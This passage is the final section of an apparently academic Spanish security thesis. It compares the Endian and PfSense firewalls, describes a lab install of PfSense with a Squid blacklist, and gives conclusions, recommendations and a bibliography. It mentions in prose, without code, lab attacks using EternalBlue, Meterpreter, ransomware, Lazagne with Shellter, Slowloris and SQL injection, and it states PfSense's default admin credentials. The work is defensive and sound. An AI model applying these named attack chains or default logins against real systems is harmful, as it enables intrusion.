5.3.1 Cuadro comparativo de UTMs: Endian es un gestor unificado de amenazas de tipo OpenSource basado en Linux el cual surgió sobre una versión previa llamada IPCop (Fork de SmoothWall) que se especializa en Firewall, ruteo y gestión de amenazas. PfSense por su parte es una potente distribución personalizada como *router* y *firewall* la cual está basada en el sistema operativo de código abierto FreeBSD. Cuenta con un gestor de paquetes que le permite ampliar sus funcionalidades dependiendo de necesidades específicas.

Tabla 3 Tabla comparativa entre UTM Endian y PfSense


Endian	**PfSense**
Parte comunitaria y Parte Pago	100% Open Source
Arranque más rápido	Sistema lento de arranque
Interface no adaptable a smartphones	Interfaces con adaptabilidad para smartphones
VPN (Ipsec, OpenVPN)	VPN (Ipsec, OpenVPN, L2TP)
Portal Cautivo y Alta disponibilidad solo en la versión licenciada	Portal Cautivo y Alta disponibilidad integrado
Actualizaciones cada 3 a 6 meses	Actualizaciones semanales
Basado en Linux	Basado en Berkeley Software Distribution
Fácil configuración para usuarios no especializados	Configuración más especializada
Una sola interfaz grafica	Interfaces graficas múltiples
Multilenguaje	Predeterminado en idioma Ingles
La comunidad en Latinoamérica es más especialmente en Brasil	La comunidad en Latinoamérica no es tan activa
Un solo usuario para la administración	Múltiples usuarios con roles
No posee herramientas Web	Incluye herramientas Web como Ping, DNS Lookup, etc.
Tiene consola Web completa	Aunque se puede ejecutar comandos no posee una consola determinada
No se pueden instalar paquetes (OOTB)	Instalación de paquetes desde el Package Manager, pero pueden existir paquetes que alteren el sistema
Sistema de monitoreo desactivado por defecto y se abre en otra ventana accesible sin autenticación para la versión community	Trafico de red integrado con muchos más menús de status, aunque más complejo de manejar
Firewall no maneja Alias para las reglas	Posibilidad de crear alias para las reglas
Solo se maneja por el puerto 10443	Por defecto no viene activado el HTTPs

Fuente: El Autor

Dada la tabla comparativa anterior se logró determinar que la opción más acorde para satisfacer las necesidades de seguridad de la organización NOSTRADAMUS S.A respecto a la implementación del administrador unificado de amenazas, es la instalación y configuración de la herramienta PfSense, para esto se instaló en un ambiente de laboratorio controlado utilizando el software de virtualización VMWare.

- Descarga de Pfsense: se realizó desde la página oficial escogiendo la opción de 64 bits: https://www.pfsense.org/download/
- El montaje del sistema operativo se realizó en el entorno de VMware Station con características básicas por defecto excepto por un punto especial que debe tener dos adaptadores de red como se muestra en la Figura 67.


Figura 67. Configuración máquina virtual PfSense



Fuente: El Autor

Al ejecutar la máquina virtual, la primera pantalla que apareció mostró las condiciones de uso y tipo de licencia para la instalación, se aceptaron los términos para continuar.

Figura 68. Aviso de derechos de autor y distribución



Fuente: El Autor


En la pantalla de bienvenida se seleccionó Instalar PfSense ya que se contaba con otras opciones como recuperar config.xml desde una instalación previa o lanzar una Shell para operaciones de recuperación. Seguidamente se seleccionó el lenguaje y se eligió el tipo de particionamiento en el disco, que para este caso fue Automático. Con esto se dio por terminada la instalación apareciendo una última ventana informativa sobre el proceso exitoso y dando la posibilidad de reiniciar o de realizar modificaciones manuales en una Shell.

Figura 69. Pantallas de instalación de PfSense

Fuente: El Autor


Configuración de PfSense: Luego del reinicio apareció un entorno tipo Shell donde se seleccionó la opción 1 para realizar la asignación de interfaces y poder modificar la dirección LAN que aparece por defecto.

Figura 70. Pantalla de configuración PfSense



Fuente: El Autor

Figura 71. Asignación de interfaces PfSense



Fuente: El Autor


En la Figura 71, se mostró las siguientes configuraciones que se realizaron:

- Se omitió el seteo de la VLAN.

- Se estableció la interface WAN como em0.
- Se estableció la interface LAN como em1.
- Se confirmaron los cambios realizados.

Seguidamente se realizó la configuración de la red LAN de forma estática, asignando la IP 192.168.1.102 para acceder a ella mediante el navegador web, se requiere que este ubicada dentro del mismo segmento de red.


Figura 72. Configuración red LAN



Fuente: El Autor

Un punto muy importante para garantizar la comunicación entre el PfSense y el sistema operativo Windows o servidor que se pretende proteger es la configuración de redes dentro del VMWare, la primera debió quedar en modo adaptador tipo puente y la segunda en tipo NAT.


Figura 73. Editor de redes virtuales en VMware



Fuente: El Autor

Para constatar que la configuración de red es correcta bastó con ingresar la IP en el navegador web y nos llevó a la interfaz gráfica de usuario donde las credenciales por defecto son: *admin/pfsense.*

Figura 74. Pantalla Login PfSense




Fuente: El Autor

Al realizar el *Login* exitoso en PfSense, se abrió el asistente de configuración donde en solo 9 pasos sencillos se realizaron configuraciones generales como *hostname*, dominio, DNS, zona horaria del servidor, configuración WAN, contraseña de la WebGUI. Una de las ventajas de PfSense es la posibilidad de instalar paquetes adicionales a los que vienen por defecto de forma gratuita, algunos de los paquetes instalados fueron:

- Nmap: auditor de redes muy conocido.
- Snort: Sistema de detección de intrusos con reglas propias que se pueden actualizar en línea.
- DarkStart: para estadísticas, monitoreo, captura y tráfico de red
- Squid: para mejorar el performance de la red, entre otros.

Figura 75. Instalación de paquetes en PfSense




Fuente: El Autor

- Lista negra a través de servidor proxy con *Squid*

Se instalo el paquete *Squid Proxy server* y se accedió a la configuración desde la en la opción servicios/*Squid Proxy Server*, se debieron seguir los siguientes pasos:

- ✓ se habilito el servicio.
- ✓ Se eligió la interfaz LAN en Proxy interface con puerto por defecto 3128.


Figura 76. Configuraciones generales de SQUID



Fuente: El Autor

- ✓ Se habilito la opción de proxy transparente HTTP.
- ✓ Se deshabilito la opción offline para evitar llenar el disco duro.
- ✓ En la sección ACLs se creó la lista negra ingresando los dominios.

Figura 77. Listas negras con SQUID



Fuente: El Autor

CONCLUSIONES

- Se evidenció vulnerabilidades presentes como la encontrada en la plataforma web cuya versión de MySQL no estaba actualizada, ejecutaba de forma directa código SQL en sus formularios de entrada y no tenía un control adecuado sobre los puertos, ya que muchos se encontraban abiertos cuando se realizó el escaneo con la Herramienta NMAP. El sistema operativo Windows Server no contaba con la actualización de seguridad MS17-00 que subsana varias vulnerabilidades en el Windows Server Message Block (SMB) V1/V2 las cuales fueron aprovechadas para la ejecución del *exploit* EternalBlue e iniciar una sesión Meterpreter logrando todos los privilegios para la ejecución exitosa del software malicioso Ransomware. Estas y otras vulnerabilidades encontradas permitieron la ejecución de cada uno de los ataques.

- Se logro recrear los ataques informáticos sufridos por la empresa Nostradamus S.A.S montando laboratorios con un ambiente controlado mediante la instalación de máquinas virtuales como Kali Linux que se usó para realizar Pentesting sobre los sistemas operativos que tuvieron el rol de víctima. permitiendo determinar que los colaboradores de la organización incurrieron en prácticas inseguras como abrir enlaces de remitentes desconocidos lo cual posibilitó los ataques, evidenciando que no había una toma de conciencia acerca de los riesgos asociados a este actuar.

- Con base en el análisis estratégico administrativo y evidenciando que la organización no contaba con un sistema de gestión para la seguridad de la información con políticas claras y objetivos de control que permitan mitigar los riesgos de incidentes informáticos, fue más factible la ocurrencia de ataques como los sufridos. Se propuso la implementación de controles basados en la norma ISO27001:2013 y la instalación de un administrador unificado de amenazas para el aseguramiento del sistema el cual a nivel de hardware y software puede medir y monitorear el tráfico y flujo de red, así como prevenir ataques en línea al contar con un sistema de detección de intrusos integrado.

- Luego de realizar un análisis comparativo entre las dos opciones de administradores unificados de amenazas como lo son PfSense e Endian mediante un cuadro comparativo, se determinó que el más apropiado para la implementación es el UMT PfSense por lo cual se realizó una simulación controlada con la configuración de políticas que se consideraron adecuadas.

RECOMENDACIONES

- La recomendación principal es realizar auditorías periódicas de los sistemas informáticos con el fin de determinar las vulnerabilidades y controles que se deben implementar.

- Implementar un sistema de gestión de seguridad de la información, basado en la aplicación de la norma ISO27001:2013 donde se establezcan unas políticas claras y de conocimiento general en la organización sobre la seguridad de la información.

- No solo basta los controles lógicos relacionados con perfiles de usuario, privilegios, firewalls, sino también, se debe tener controles físicos y perimetrales que restrinjan el acceso directo de los delincuentes informáticos a los medios de almacenamiento de datos

- La toma de conciencia por parte de los trabajadores es fundamental para el éxito de las políticas de seguridad que implementen en la organización, ya que de nada sirve establecer documentación extensa detallando todas las medidas y controles de seguridad que se deben tener, si no se capacita al personal sobre la importancia y aplicación de estas.

- Se debe establecer políticas para el uso del software que incluyan fechas de instalación, versionamiento, instalación de actualizaciones de manera constante lo cual garantice que se obtengan de forma oportuna los parches de seguridad necesarios ante las cambiantes y cada vez más tecnificadas amenazas.

- El uso de repositorios en la nube o toma de back up en medios extraíbles puede garantizar la continuidad del negocio en caso de perdida, daño, hurto o eliminación de cualquier tipo que pueda tener la información crítica de la organización.

- Establecer una política de contraseñas seguras donde los usuarios se vean obligados a cambiar sus credenciales de manera periódica y deban usar caracteres especiales, mayúsculas, números, minúsculas y una longitud mínima de ocho caracteres.

BIBLIOGRAFÍA

ARIAS Diana, Colombia, el país con más Ransomware en Latinoamérica, en el 2018. [en línea]. [Consultado el 10 de noviembre de 2019]. Disponible en: https://www.enter.co/especiales/empresas/colombia-ataques-ciberneticos-18/

CABALLERO, Alonso. Instalación de Nessus en Kali Linux. [en línea]. [Consultado el 18 de junio 2019]. Disponible en: http://www.reydes.com/d/?q=Instalacion_de_Nessus_en_Kali_Linux

COLOMBIA. CONGRESO DE LA REPUBLICA. Ley 1273. (05, enero, 2009). Por medio de la cual se modifica el Código Penal, se crea un nuevo bien jurídico tutelado - denominado “de la protección de la información y de los datos”- y se preservan integralmente los sistemas que utilicen las tecnologías de la información y las comunicaciones, entre otras disposiciones. Diario Oficial. Bogotá, D.C., 2009. no. 47223. p. 1-4.

COSTAS, Santos, Jesús. Seguridad informática, RA-MA Editorial, 2014. ProQuest eBook Central, [en línea]. [Consultado el 15 de noviembre de 2019]. Disponible en: https://ebookcentral-proquest-com.bibliotecavirtual.unad.edu.co/lib/unadsp/detail.action?docID=3228430.

CRUZ, Noe,1000tipsinformaticos (2017), Los 5 mejores softwares de detección de intrusos para PC. [en línea]. [Consultado el 11 de noviembre de 2019]. Disponible en: https://www.1000tipsinformaticos.com/2017/11/los-5-mejores-software-de-deteccion-de-intrusos-para-pc.html

DE LEON, Gladys, La importancia de las pruebas de penetración (parte I). [en línea]. México: Universidad Autónoma de México. [en línea]. [Consultado el 23 de noviembre de 2019]. Disponible en: https://revista.seguridad.unam.mx/numero-12/la-importancia-de-las-pruebas-de-penetraci%C3%B3n-parte-i.

ESCRIVÁ, Gascó, Gema, et al. Seguridad informática, Macmillan Iberia, S.A., 2013. ProQuest eBook Central, [en línea]. [Consultado el 24 de noviembre de 2019]. Disponible en: https://ebookcentral-proquest-com.bibliotecavirtual.unad.edu.co/lib/unadsp/detail.action?docID=3217398.

GIUSTO BILIC Denise (2019), Países más afectados por el Ransomware en Latinoamérica durante 2018. [en línea]. [Consultado el 24 de noviembre de 2019]. Disponible en: https://www.welivesecurity.com/la-es/2019/01/04/paises-mas-afectados-ransomware-latinoamerica-durante-2018/

GÓMEZ, Vieites, Álvaro. Auditoría de seguridad informática, RA-MA Editorial, 2014. ProQuest Ebook Central, [en línea]. [Consultado el 24 de noviembre de 2019]. Disponible en: https://ebookcentral-proquest-com.bibliotecavirtual.unad.edu.co/lib/unadsp/detail.action?docID=3229127.

HIGH TECH. (2015). Sistema de detección de intrusiones (IDS), [en línea]. [Consultado el 24 de enero de 2020]. Disponible en: http://es.ccm.net/contents/162-sistema-de-deteccion-deintrusiones-ids

ICONTEC NORMA TÉCNICA NTC-ISO-IECCOLOMBIANA 27001, Bogotá DC, 2013. [en línea]. [Consultado el 22 de agosto de 2019]. Disponible en: https://www.academia.edu/40913480/NORMA_T%C3%89CNICA_NTC_ISO_IEC_COLOMBIANA_27001_TECNOLOG%C3%8DA_DE_LA_INFORMACI%C3%93N_T%C3%89CNICAS_DE_SEGURIDAD_SISTEMAS_DE_GESTI%C3%93N_DE_LA_SEGURIDAD_DE_LA_INFORMACI%C3%93N_REQUISITOS

¿Qué es la gestión unificada de amenazas (UTM)? [en línea]. [Consultado el 02 de diciembre de 2019]. Disponible en: https://latam.kaspersky.com/resource-center/definitions/utm

¿Qué es el ransomware?. [en línea], [Consultado el 25 de Julio de 2019]. Disponible en: https://latam.kaspersky.com/resource-center/definitions/what-is-ransomware

MAGERIT – versión 3.0. Metodología de Análisis y Gestión de Riesgos de los Sistemas de Información. Libro III - Guía de Técnicas, Madrid, octubre de 2012. [en línea]. [Consultado el 13 de agosto de 2019]. Disponible en: https://n9.cl/wgt6v

OWASP. (2015). Man in the Middle attack, [en línea]. [Consultado el 20 de Junio 2019}. Disponible en: https://www.owasp.org/index.php?title=Man-in-the-middle_attack&setlang=es

RAMIREZ, María, La República (2019), El año pasado se presentaron 12.014 denuncias por ciberataques en Colombia.[en línea]. [Consultado el 17 de Febrero de 2020] Disponible en https://www.larepublica.co/especiales/informe-tecnologia-junio-2019/el-ano-pasado-se-presentaron-12014-denuncias-por-ciberataques-en-colombia-2879067.

RANCHAL, Juan, El Ransomware en empresas aumentó un 200%, según Malwarebytes. [en línea]. [Consultado el 10 de Marzo de 2020] Disponible en https://www.muyseguridad.net/2019/04/26/ransomware-en-empresas/.

ROUSE, Margaret, Inundación SYN, [en línea]. [Consultado el 05 de Noviembre de 2019]. Disponible en:https://searchdatacenter.techtarget.com/es/definicion/Inundacion-SYN

RPP, Perú, Fuego digital: Anonymous advierte sobre un ataque masivo a servidores de Estados Unidos.[en línea] RPP Noticias[Consultado el 27 de Julio de 2020]. Disponible en: https://rpp.pe/tecnologia/mas-tecnologia/ddos-anonymous-advierte-sobre-un-ataque-masivo-a-servidores-de-estados-unidos-facebook-instagram-t-mobile-att-noticia-1273317

ANEXOS

ANEXO A: Videos de los ataques recreados.

Como parte del cumplimiento del escenario planteado, se presenta videos de cada uno de los ataques realizados.

- Ataque a navegador web con Ingeniería social y metasploit - John Edward Osorio Carrero. (2020). YouTube. Recuperado el 2 de Agosto de 2020, desde https://youtu.be/7y4SyDYjKYE

- Inyección SQL con Kali Ataque a navegador web con ingeniería social y metasploit Recuperado el 3 de Agosto de 2020, desde https://youtu.be/pzXgbJ9yIKE

- Elevación de privilegios con Lazagne + Shellter - John E. Osorio. (2020). YouTube. Recuperado el 6 de Agosto de 2020, desde https://youtu.be/8roxSvkshfM

- Denegación de servicio con Slowloris - John E. Osorio Carrero. (2020). YouTube. Recuperado el 3 de Agosto de 2020, desde https://youtu.be/1JJuMgOhm1o

